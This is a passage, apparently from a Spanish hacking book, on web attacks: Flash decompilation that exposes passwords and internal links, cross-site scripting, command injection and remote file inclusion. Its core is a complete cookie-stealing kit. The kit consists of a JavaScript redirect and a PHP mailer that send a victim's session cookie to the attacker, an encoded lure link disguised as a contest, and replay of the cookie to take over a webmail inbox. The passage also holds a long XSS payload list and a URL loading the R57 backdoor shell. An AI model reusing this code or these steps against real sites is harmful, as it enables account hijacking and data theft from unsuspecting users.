
Validando. El archivo Flash hace la comprobación de los datos introducidos y, si son incorrectos, nos devuelve a la misma página sin error o cartel alguno.

Entonces, para continuar, abrimos el archivo login.swf que descargamos a nuestra máquina con el SWF Decompiler.



Inversa. Interfaz gráfica del descompilador. Automáticamente, en el menú de la derecha, aparecen todas las secciones del archivo ya descompilado.

Lo que nos interesa a nosotros es aquello que se encuentra en la sección Action, ya que allí están declaradas, en el código fuente, las acciones que realiza el archivo Flash con la información que se le brinda.



```
// Action script...
1  on (release)
2  {
3      if (usuario == "alarcon" && password == "████████")
4      {
5          gotoAndPlay("loading");
6          getURL("http://www.          /clientes/████████/alarcon.htm");
7      } // end if
8      if (usuario == "calacorral" && password == "████████")
9      {
10         getURL("http://www.          /clientes/████████/calacorral.htm");
11     } // end if
12     if (usuario == "sob" && password == "████████")
13     {
14         getURL("http://www.          /clientes/sob/sob.htm");
15     } // end if
16     if (usuario == "public" && password == "████████")
17     {
18         getURL("http://www.          /public");
19     } // end if
20     if (usuario == "metrovaceesa" && password == "████████")
21     {
22         getURL("http://www.          /clientes/████████/sardenya43.htm");
23     } // end if
24     if (usuario == "dantex" && password == "████████")
25     {
26         getURL("http://www.          /clientes/████████/dantex.htm");
27     } // end if
28     if (usuario == "areas" && password == "████████")
29     {
30         getURL("http://www.          /clientes/areas/index.htm");
31     } // end if
32     if (usuario == "areasdutyfree" && password == "████████")
33     {
34         getURL("http://www.          /clientes/████████/areasdutyfree.htm");
35     } // end if
36 }
```

Source. El código fuente de la película Flash del acceso muestra los links internos del sitio con sus respectivas claves de acceso y usuarios asignados a cada una de las direcciones.

Lógicamente, no todos los archivos .swf entregan tanta información. A veces, suelen dar links internos solamente, y está en nosotros encontrarle o sacarle provecho con:

- Submits vía POST.

¿Qué es una cookie?

Una **cookie** es información que guarda una página en nuestro disco. Así, cuando abrimos una sesión de nuestra casilla de correo, no tenemos que poner en cada página nuestro usuario y clave porque ya se encuentran en la cookie y el servidor los recupera en cada petición. Si un intruso roba nuestra cookie y la usa rápido, podría entrar en nuestra casilla aun sin saber la password.

- Generando errores.
- Haciendo comprobaciones de datos de determinadas variables automatizadas (comprobación de usuarios de sistema existentes, por ejemplo).

Intrusos osados pueden llegar a hacerse pasar por los diseñadores o administradores (sabiendo ese tipo de datos no públicos) para obtener claves FTP o Shell de sistema.

Veamos el segundo ejemplo. Éste es el código fuente de otro sitio que, al declarar la función `identificarse()`, deja ver el link en donde se comprueba ese login (`www-.sitioweb.com/aplicacion/Identificarse.php`). Si las funciones son variadas, nos dará bastantes URLs internos como para analizar, entre otros datos.

```
-8<

function identificarse()
{
    var iden = new LoadVars();
    iden.usu = _root.Usuario;
    iden.con = _root.Contraseña;
    iden.sendAndLoad("Identificarse.php", iden, "POST");
    iden.onLoad = function ()
    {
        if (iden.Autorizado == "si")
        {
            iden.Autorizado = "no";
            _root.entrandojuego();
        }
        else
        {
            _root.entradaanovavalida();
        } // end if
    };
}
```

Compra de exploits Oday


Empresas como TippingPoint, iDefense, Immunity y Netragard compran exploits 0day a los programadores y los mantienen en privado. Si nos interesa desarrollar este tipo de programas, podemos leer **A Buffer Overflow Study - Attacks & Defenses, Introduction to Shellcode - How to exploit buffer overflows** y **Writing Security Tools and Exploits**, entre otros libros.

```
 } // End of the function  
-8<
```

Dejar de recomendar la utilización de Flash por el riesgo de ser víctima de este tipo de análisis es muy extremo, ya que existen soluciones, como Amayeta SWF Encrypt, para mitigar el problema (www.amayeta.com/software/swfencrypt/).

XSS O CROSS-SITE SCRIPTING

Se denomina XSS a la técnica que permite injectar código (tags) HTML o javascript, por ejemplo, en una aplicación o sistema en el que no se esté correctamente validado para poder así ejecutarse. Veamos un claro ejemplo gráfico:



XSS. Aquí vemos cómo se ejecuta, en nuestro explorador Firefox sin noScript, la porción de código “`<script>alert("[XSS]")</script>`” agregado al URL del buscador del sitio del diario Clarín.

Aunque el cartel que se muestra parece inofensivo, la técnica en sí no lo es. Lo que hicimos fue sólo una comprobación de la vulnerabilidad del sitio ante esta técnica, que puede utilizarse para realizar actividades como:

- Robar cookies y, de ese modo, sesiones o lo equivalente a entrar en una casilla de Hotmail, o cualquiera que utilice el mecanismo cookies de sesión, sin conocer la clave.

- Usar al visitante como proxy para algún ataque vía http remoto.
- Robar nombres de usuarios y sus contraseñas a través de formularios diseñados especialmente por el intruso.
- Redireccionar automáticamente o hacer que el browser del visitante realice algunos comportamientos que quiere el intruso/ejecutor.
- Obtener el password del administrador de foros y sitios vulnerables.
- Realizar phishing, fraudes online y escaladas en intrusiones de alta complejidad.

Veamos ahora un ejemplo simple de session hijacking (a través de la extracción de cookies, establecer una sesión en una casilla de correo como si fuéramos la víctima). Este ejemplo también funcionaba en Hotmail hasta que, hace unos meses, la gente de Microsoft mudó casi la totalidad de las casillas a Windows Live y ya no es posible reproducirlo como antes.

Si bien se pueden aún tomar las cookies de una sesión en Hotmail (MSN tiene muchos sitios vulnerables a XSS), en la actualidad sólo funciona en aquellas que no se han pasado a la nueva tecnología (casillas Hotmail abiertas hace muchos años) con otros métodos de seguridad y comprobaciones aplicados.

¿Qué necesitamos para el ejemplo? Supongamos que decidimos comprobar la seguridad de una determinada casilla de www.ubbi.com, que pertenece a un gerente de sistemas ya que estamos contratados en un proyecto de seguridad. Un punto por comprobar es ver de qué modo impacta la ingeniería social dentro de la organización. Previamente, detectamos que a la casilla también la utiliza para cuestiones de trabajo para no usar el e-mail interno de la empresa.

File	Edit	Sort	Formulas	Revisions	
	A	B	C	D	E
1					
	<html<body><script>alert(document.cookie)</script></body></html>				
2	test				

Entonces, lo primero que necesitamos es encontrar una vulnerabilidad XSS en el dominio del webmail, dominio que estará ligado a la cookie en cuestión.

Doc. Google hace poco sufrió la falla XSS. Miren el interesante detalle en:
<http://xs-sniper.com/blog/2008/04/14/google-xss/>

Entramos en el sitio y vamos probando, dentro del dominio ubbi.com, la ejecución de “><script>alert(“[XSS]”)</script>”.

Lo encontramos en el URL:



XSS2. Comprobación de la vulnerabilidad XSS en el dominio en cuestión.

Una vez comprobada la vulnerabilidad, podemos continuar con el paso siguiente.

Buscar XSS

Hay una herramienta gratuita para buscar XSS en www.acunetix.com/vulnerability-scanner/vulnerabilityscanner5.exe y en www.acunetix.com/vulnerability-scanner/wvs5manual.pdf su manual. Si queremos ahorrar tiempo con automatizaciones, podemos hacerlo, pero se nos puede pasar por alto algo importante. Recordemos que es más eficiente buscarlos a mano.

te. En un sitio controlado por nosotros y que, vía PHP, pueda enviar correos electrónicos (para enviarnos la cookie de la víctima a Outlook y que cuando llegue éste nos dé un sonido de aviso), tenemos que subir una carpeta (en este ejemplo llamada *harry*) con los siguientes archivos:

Nombre: item.js

Código fuente:

```
location.href=' http://www.susitio.com/harry/log.php?item=' +escape  
(document.cookie)
```

Nombre: log.php

Código fuente:

```
<?  
$cookie = $_GET[ 'item' ] ;  
$ip = getenv("REMOTE_ADDR");  
$Time = date("l dS of F Y h:i:s A");  
  
$msg = "Cookie: $cookie\nDireccion IP: $ip\nTime: $Time";  
$subject = "cookie";  
mail("donde-llega-la-cookie@gmail.com", $subject, $msg);  
  
header ("location: http://www.ubbi.com/sms/bases_harry.asp");  
?>
```

Una vez que esté la carpeta con los archivos allí, vamos a preparar el URL para pasále a la víctima (con el pretexto de que es un concurso para su sobrinito fanático de Harry Potter) a su correo ubbi.com. Cuando se haga clic en esa URL, ocurrirá lo siguiente:

- Vía e-mail se nos enviará la cookie de sesión con la dirección IP, fecha y hora.
- Acto seguido, se lo redirigirá automáticamente a la página que le pedimos que entre.

El URL por enviar quedará así:

[`<script src="http://www.sitiodeuds.com/harry/item.js">`](http://secure.ubbi.com/registro/Recupero_Pass.asp?srv=3)

Para que la supuesta víctima no sospeche del sitio raro, vamos a codificarlo un po-

co con morf v0.3. El resultado es el siguiente:

<http://secure.ubbi.com/registro/...65%63%75%70%65%72%6F%5F%50%61%73%73%2E%61%73%70%3F%73%72%76%3D%33%22%3E%3C%73%63%72%69%70%74%20%73%72%63%3D%68%74%74%70%3A%2F%2F%77%77%77%2E%73%69%74%69%6F%64%65%75%64%73%2E%63%6F%6D%2F%68%61%72%72%79%2F%69%74%65%6D%2E%6A%73%3E%22>

A este (burdo) URL de ejemplo, lo incluimos en un e-mail confeccionado en HTML y se lo enviamos a su casilla de www.ubbi.com.

A lo sumo, la víctima pensará que es un engaño del tipo phishing, pero **la cookie nos será enviada vía e-mail al dar tan solo un click.**



No es lo mismo

Hay muchos sitios que hablan de **Exploits Hotmail** o cosas similares, pero nada más alejado de estos exploits de los que hablamos aquí. Esos sitios son, simplemente, plataformas de **phishing** que se aprovechan de la ignorancia de las personas para robarle sus passwords y su dinero.

Ubbi. Aquí está la imagen del archivo en HTML linkeado (y editado) al URL preparado con XSS para extraerle la cookie de sesión.

Luego que la víctima hace click en el link que preparamos, automáticamente se ejecuta el XSS en su máquina extrayendo la información de su cookie (sesión en Ubbi) y es redirigido hacia las bases reales del concurso de Harry Potter (en www.ubbi.com/sms/bases_harry.asp).

Mientras esta lee las bases del concurso, a nosotros nos llega la información de la cookie a través del cliente de correo Outlook Express, -enviada por el servidor en donde tenemos alojados los scripts PHP- de modo totalmente silencioso.



Mail. Aquí vemos la información tal como llegó a nuestro correo luego de que la víctima hizo un click en el link.

Ahora veremos cómo utilizar esa información para estar dentro de su Mailbox. Para eso, utilizaremos un proxy, en este caso Snark, para modificar la petición y mandar la cookie enviada a Ubbi y que así el servidor nos deje entrar como si fuéramos el verdadero dueño de la casilla.

Ubbi SMS

"Gana un día en Hogwarts, el set de filmación de la película Harry Potter y la Orden del Fénix"

Bases y Condiciones

1- Primera Red Interactiva de Medios Argentinos (PRIMA) S.A. (en adelante "PRIMA" y/o el "Organizador") con domicilio en la calle La Rioja 301 Ciudad Autónoma de Buenos Aires, organiza el entretenimiento "Gana un día en Hogwarts, el set de filmación de la película Harry Potter y la Orden del Fénix" (en adelante el "Entretenimiento"). El mismo se encontrará vigente desde el día Martes 3 de Julio de 2007 y hasta el día Jueves 19 de Julio de 2007, en la República Argentina, excepto la provincia de Mendoza, sujeto al cumplimiento de las presentes Bases y Condiciones (en adelante las "Bases"). La Participación en el Entretenimiento implica el íntegro conocimiento y aceptación de estas Bases.

2- Podrá participar del presente Entretenimiento cualquier persona residente en la República Argentina, y que a) Para Telecom Personal S.A.: sea cliente, incluidos los que tengan planes empleados facturables; y/o b) Para Telefónica Comunicaciones Personales S.A.: siempre que la titularidad de la línea no esté a nombre de Telefónica Comunicaciones Personales S.A.; y/o c) Para CTI Compañía de Teléfonos del Interior S.A. y CTI PCS S.A.: sea cliente, siempre que sean líneas comerciales y que la factura no esté a nombre de CTI Compañía de Teléfonos del Interior S.A. o CTI PCS S.A.; y/o d) Para Compañía de Radiocomunicaciones Móviles S.A.: toda aquella persona, física o jurídica, que adquiera tal calidad con relación a CRM, de conformidad con lo establecido en el artículo 7º del Reglamento General de Clientes del Servicio de Comunicaciones Móviles (aprobado por Resolución S. C. N.º 490/97) y en el artículo 1.12 del Reglamento del Servicio Radioceléctrico de Concentración de Enlaces (aprobado por Resolución S. C. 181/95). En todos los casos deberán ser mayores de 18 años y no encontrarse en mora en el pago de las facturas correspondientes a los referidos servicios.

Bases. La víctima sin notar nada, ha sido redirigida a las bases del concurso.

Ejecutamos Snark, vamos con el browser a <http://mail.ubbi.com/inbox.asp?fld=1> (esta URL la obtuvimos al estar logueados cuando abrimos una cuenta de prueba en Ubbi) y vemos que aparece la petición para ser editada.

Internet Explorer no puede mostrar la página web

Causas más probables:

- No está conectado a Internet.
- Hay un problema con el sitio web.

Snark - Edit Request

Update Content-Length | Reset

GET /registro/Registro_Login1.asp?SRV=3&PD=http%3A%2F%2Fmail%2Eubbi%2Ecom%2Finbox%2Easp%3Ffld%3D1 HTTP/1.1

Via: 1.1 Snark

Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-powerpoint, application/msword, */*

Accept-Language: es-es

Accept-Cookie: .NET=4dd5f605e4a12ed3bdd0385c2f94e2e7; B=09RiQtIKWtZRNt; Control=TS=in6hj060iWZBWrki0okjWp

UA-CPU: x86

Accept-Encoding: gzip, deflate

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727)

Cookie: SITE SERVER=ID=4dd5f605e4a12ed3bdd0385c2f94e2e7; B=09RiQtIKWtZRNt; Control=TS=in6hj060iWZBWrki0okjWp

Host: secure.ubbi.com

Connection: Keep-Alive

Proxy. Al pasar la petición el proxy Snark, esto nos da la posibilidad de cambiar al vuelo los valores que llegan hasta el servidor de Ubbi.


En esa pantalla, reemplazamos los valores de cookie por los que nos llegaron por e-mail y los enviamos al servidor de Ubbi. Así, el session hijacking ha concluido.



Bienvenido. Sesión dentro de la casilla de la víctima sin conocer el password, a través de Internet Explorer. Esta vulnerabilidad fue reportada al personal de seguridad informática de Ubbi (AGEA S.A.) en enero del 2008.

Existen empleos mucho más complejos de XSS, tanto para lograr el XSS en el sitio vulnerable como para atacar a una víctima desde un sitio vulnerable. Es recomendable estudiar tres cosas en especial acerca de esta técnica (que muchos subestiman y que es de un potencial tremendo en manos de alguien con ingenio):

- El excelente libro sobre Cross Site Scripting, editado por Syngress, titulado Cross Site Scripting Attacks XSS Exploits and Defense (2007). Entre sus redactores, se encuentra Petko Petkov de GNUCITIZEN.
- La herramienta XSS-Proxy, que podemos encontrar en <http://xss-proxy.sourceforge.net> junto a algunos excelentes documentos.
- Visitar www.xssed.com, un sitio en donde podemos encontrar excelentes notas, ejemplos y listas de sitios vulnerables.



The screenshot shows a web browser window with the URL <http://www.xssed.com/articleslist>. The page title is </xssed>. The header includes a logo, a search bar, and links for Home, News, Articles, Adv., Submit, Alerts, Links, XSS info, About, and Contact. Below the header are sections for 'Successful College Essays', 'Authenticate your paper', 'Free Video', and 'Integrate AD/Unix/Linux'. A sidebar on the right displays statistics: 18866 total XSS, 831 fixed, 420 XSS on hold, and 178 EW subscribers. A book advertisement for 'Pro Apache' is also present.

Paper: In-Depth Analysis of Yahoo! Authentication Schemes
 Written by Slick, RSTZone.org
 Sunday, 6 January 2008

Slick from Romanian Security Team, has written a very interesting paper about the way Yahoo! authenticates their users. Provides and in-depth analysis and explanation of Yahoo! cookies. It also includes the PHP code of the "yahoo064" algorithm.

[read more...](#)

Paper: Cross-Site Request Forgery: the Sea Surf
 Written by Nexus, PlayHack.net
 Saturday, 3 November 2007

This is an interesting read about CSRF attacks, covering the difference between XSS and CSRF, attack points and possible prevention solutions. Code examples are provided.

[read more...](#)

Paper: Preventing Cross-Site Request Forgery (CSRF)

Xssed. Sitio dedicado exclusivamente a cuestiones relacionadas con el Cross Site Scripting. Ésta es la sección de artículos: www.xssed.com/articleslist.

XSS afecta tanto a los visitantes de sitios como a los usuarios y sus administradores o agentes de la organización. No hay que subestimar el XSS. Algunos códigos para la comprobación de la vulnerabilidad:

```

alert('xss');//  

%3Cscript%3Ealert('XSS')%3C/script%3E  
  

;alert(%22XSS%22);//  

<script>alert('XSS')</script>  

<IMG%20SRC=' javascript:alert(document.cookie)'>  

<IMG SRC="javascript:alert('XSS');">  

<IMG SRC="javascript:alert('XSS')">  

<IMG SRC=javascript:alert('XSS')>  

<IMG SRC=JaVaScRiPt:alert('XSS')>  

<IMG SRC=javascript:alert("XSS")>  

<IMG SRC=`javascript:alert("XSS")`>  

<IMG `><SCRIPT>alert("XSS")</SCRIPT>>  

<IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>  

<IMG%20SRC=' javasc ript:alert(document.cookie)'>

```

```
<IMG SRC="jav      ascript:alert('XSS');">
"><script>
<script>alert("XSS")</script>
<<script>alert("XSS");//<</script>
<script>alert(document.cookie)</script>
'><script>alert(document.cookie)</script>
'><script>alert(document.cookie);</script>
\";alert('XSS');//'
%22;alert(%22XSS%22);//
%3cscript%3ealert("XSS");%3c/script%3e
%3cscript%3ealert(document.cookie);%3c%2fscript%3e
%3Cscript%3Ealert(%22X%20SS%22);%3C/script%3E
&ltscript&gtalert(document.cookie);</script>
&ltscript&gtalert(document.cookie);&ltscript&gtalert
<xss><script>alert('XSS')</script></vulnerable>
<IMG SRC="jav&#x09;ascript:alert('XSS');">
<IMG SRC="jav&#x0A;ascript:alert('XSS');">
<IMG SRC="jav&#x0D;ascript:alert('XSS');">
<IMG SRC="&#14; javascript:alert('XSS');">
<IMG DYNSRC="javascript:alert('XSS')">
<IMG LOWSRC="javascript:alert('XSS')">
<IMG
SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;
&#108;&#101;&#114;&#116;&#40;&#39;&#88;&#83;&#83;&#39;&#41;>
```

Si queremos ver más ejemplos, podemos visitar la página de RSnake, en la siguiente dirección <http://ha.ckers.org/xss.html>.

15 maneras de comprometer una casilla de correo

Además del XSS, existen algunos otros métodos (entre simples y avanzados) para comprometer una casilla de correo electrónico.

Consejo para usuarios de Internet

Conviene utilizar el browser Firefox con el complemento **noScript** (<http://noscript.net>) para no sufrir los XSS. No hace falta hacer clic en un link o botón para ser víctima de Cross Site Scripting, podemos serlo simplemente entrando en un sitio, al visualizar un e-mail o un mensaje de foro y de modo totalmente transparente sin aviso y sin notarlo.

- Probar passwords comunes, lógicos y los conocidos en versiones evolucionadas.
- Probar passwords que el usuario utiliza en otros lados.
- Apelar al vulnerable factor humano (ingeniería social).
- Grabar las pulsaciones del teclado mediante un keylogger de software o de hardware.
- Sacar claves almacenadas en un proveedor de Internet (ISP).
- Sacar claves en tránsito entre el servidor y la terminal (sniffing).
- Por retrieve: enviarla a otro e-mail al que sí tenemos acceso.
- Por explotación de una vulnerabilidad mediante exploits en la máquina del usuario o mediante shares (carpeta o disco compartido).
- Por sustracción de claves en aplicaciones y servidores de terceros.
- Por fuerza bruta.
- Entrar vía log de HTTP_REFERER (variable predefinida de PHP, www.phpfreaks.com/PHP_Reference/Predefined-Variables/8.php) directo a la casilla sin clave.
- Asalto físico a la máquina de la víctima vía USB u otro puerto o unidad.
- Evasión de pregunta secreta u otro dato a través de SQL Injection.
- Métodos avanzados o complejos como Eavesdropping (ver el contenido de un monitor por emisión de radiación).
- Métodos de campo como Trashing (revisar la basura), shoulder surfing (mirar cuando un usuario teclea), filmación del teclado, mirar si no lo tiene anotado en un papel en el escritorio, debajo del teclado, en el CPU o con un Post-It pegado en el monitor.

Ejecución remota de comandos e inclusión de archivos

La programación PHP en los sitios juega un rol muy importante. Los archivos incluidos en un sitio programado de modo inseguro permitirán, entre otras cosas:

- Ejecutar comandos de sistema dentro del servidor.
- Subir archivos (scripts de ejecución/exploración) al servidor, técnica conocida como **Remote file inclusion**.

En el primer caso, se aprovecha el script mal programado en PHP para que, luego de que éste cumpla la función que en un inicio el programador ideó, seguidamente ejecute un comando de sistema. ¿Cómo lograr esto? Simplemente, buscar la concatenación de las acciones agregando un punto y coma antes del comando en un campo de datos (en este caso) por procesar. Por ejemplo: www.sitiovulnerable.com/ping.php?valor-real;comando-linux. El punto y coma en Linux es usado para separar comandos por ejecutar en una secuencia: comando1;comando2;comando3.

- GOOGLE ADWORDS**
 - ❖ What is Adwords?
- SEO TOOLS**
 - ❖ Google Pagerank
 - ❖ Google Future Pagerank
 - ❖ Search Engine Spider Sim
 - ❖ Keyword Density Analyser
 - ❖ Keyword Selector Tool
- HTML TOOLS**
 - ❖ Anti Spam
 - ❖ Meta Tag Spider
 - ❖ Meta Tag Generator
- NETWORK TOOLS**
 - ❖ Domain Search
 - ❖ What is My IP
 - ❖ Ping Tool
- TIPS & SCRIPTS**
 - ❖ HTML Tips
 - ❖ PHP Scripts
- SOFTWARE**

With this *ping* tool you can check if a particular host is reachable. The *Ping* command is sending an ICMP "echo request" packet to the target host and listen for an ICMP "echo response" reply.

Enter domain or IP address:

Ping Attempts:
Ping



Terminado


Comando. Aquí, en el campo de datos de un script que hace pings a hosts remotos, se introdujo el comando listar *;ls -al* en lugar de una dirección IP.

Como resultado, obtenemos una lista detallada de los archivos que se encuentran en el mismo directorio que el script que realiza pings.

En el segundo ejemplo, para **remote file include**, en lugar de colocar un comando en el URL se introduce una dirección web con el archivo descargable o ejecutable en el host víctima.

El archivo puede bajarse o bien, bajarse y acto seguido ejecutarse.

Por ejemplo: www.sitiovulnerable.com/mostrar.asp?file=www.sitiomaligno.com/archivomaligno.txt.



ShellPHP. En el URL se reemplaza parte de la dirección para agregar el backdoor R57Shell 1.31 (www.r57.li/r57.txt?) y así ejecutar la interfaz gráfica de comandos en el servidor.

El programador y el administrador del servidor deberán tomar las precauciones necesarias en el diseño de la aplicación o de los scripts para luego testearlos y así despejar dudas. Un buen recurso para empezar a hacerlo es estudiar la guía de seguridad PHP (<http://phpsec.org/projects/guide>).

Programación insegura: exploits

Los exploits son, en su mayoría, pequeños programas artesanales (algunos extremadamente complejos) que, al ser ejecutados y si son funcionales, se aprovechan de un bug (descuido de programación) en el objetivo. El nombre proviene de **to exploit** o explotar, que significa aprovecharse de la vulnerabilidad.


Pueden estar creados específicamente para demostrar una falla (POC, **Proof Of Concept**, prueba de concepto) en determinada aplicación o parte del sistema ope-

Exploits y advisories

Aquí están los sitios de algunas de las personas y grupos que escribieron (e hicieron públicos) interesantes exploits o **advisories** (avisos de seguridad que permiten escribir exploits por su fuente de datos técnicos del bug): TESO (<http://packetstorm.linuxsecurity.com/groups/teso/>), NSFocus (www.nsfocus.com/en/) y Solar Eclipse (www.phreedom.org/solar/exploits/).

operativo (servicio, binario o kernel) en una auditoria de código o research ligado a seguridad (testear si un sistema está asegurado correctamente), o bien para cometer un acto no autorizado en un sistema, una intrusión (obtención de una shell remota sin autorización), elevación de privilegios (obtener permisos de root o system), denegación de servicios o destrucción de información.

El objetivo propio o ajeno de testearse con el exploit está en la decisión de quien lo manipula, ya que por sí solo no es un programa maligno. Si cae en manos de un script kiddie, dejaría de tener propósitos educativos ya que éste no va probar determinada falla en una investigación seria.



Mirror. Antiguo repositorio de exploits libres al público. Se encontraba en la dirección <http://hack.co.za> y hoy puede verse en uno de los pocos mirrors que quedaron: <http://darknet.hacklib.com/lynx.html>.

Exploits locales y remotos

Los exploits locales se ejecutan dentro de una shell para aprovecharse de algo que está dentro de ese contexto o sistema operativo, y los remotos (si bien también se ejecutan en una shell y es posible hacerlo contra la misma shell), el objetivo en la mayoría de los casos estará en otro host o dirección IP, ya sea a través de Internet o de una red local e interna.

